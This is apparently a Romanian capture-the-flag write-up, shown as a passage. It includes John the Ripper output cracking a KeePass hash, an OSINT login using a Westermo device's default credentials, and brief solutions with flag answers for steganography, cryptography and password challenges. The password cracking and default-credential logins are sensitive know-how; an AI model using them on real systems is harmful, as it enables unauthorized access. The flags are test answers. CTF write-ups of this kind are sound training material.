Warning: only loading hashes of type "Keepass", but also saw type "hMailServer"
Use the "--format=hMailServer" option to force loading hashes of that type instead
Warning: only loading hashes of type "Keepass", but also saw type "MD2"
Use the "--format=MD2" option to force loading hashes of that type instead
Warning: only loading hashes of type "Keepass", but also saw type "Raw-SHA384"
Use the "--format=Raw-SHA384" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with wordlist: /usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:01 83.30% (ETA: 21:06:44) 0g/s 46.11p/s 46.11c/s 46.11C/s bebe..buzz
Session aborted

root@kali: /home/xxsho/Desktop/kdbg
john hash --wordlist=/etc/passwd
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thesecretpass (Flag)
1g 0:00:31:43 DONE (2024-03-24 21:38) 0.000525g/s 39.71p/s 39.71c/s 39.71C/s UUUU..(kv0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

root@kali: /home/xxsho/Desktop/kdbg
```

<persistent-reccon>: <OSINT>


Dovada obținerii flagului

<CTF{7e33e33a06c53d77330b9621a62fd4f1915e6e695f3188aba62c6800695ee30e} >

Sumar

Avem o pagina de login. Facem ss punem in google lens gaseste un tip de server de la westermo ce are ca default username:admin si password:westermo.

Dovada rezolvării



<secrets-of-winter>: <Steganography>



Dovada obținerii flagului

< ctf{g3t-3xiftool-to-f1ni\$h-th3-ch4l1} >

Sumar

<aperisolve si in planul de blue se vede prima parte. Exif tool si se gasesc doua mesaje in b64 care decriptate formeaza partea 2 de flag.

Dovada rezolvării



<start-enc>: <Cryptography>


Dovada obținerii flagului

<CTF{584b312bb5bb340e94085c43aba063c5b5a880391393baecf737d87246696cb7}>

Sumar

Punem in cyberchef si trecem prin mai multe layere de decriptie precum binary, base64, hex... pana la flag.

Dovada rezolvării



<safe-password>: <OSINT>

Dovada obținerii flagului

<CTF{fdc852bc63a266c8c38db64bef90d62d53ddeef00aa85df7b941ac780b3d75d8}>

Sumar

Cautam un site de have I been pwned si verificam parole. BubbleGum.. iese de mai mult de 80 de ori asa ca il punem cu cyberchef in sha256 si obtinem flag-ul

Dovada rezolvării

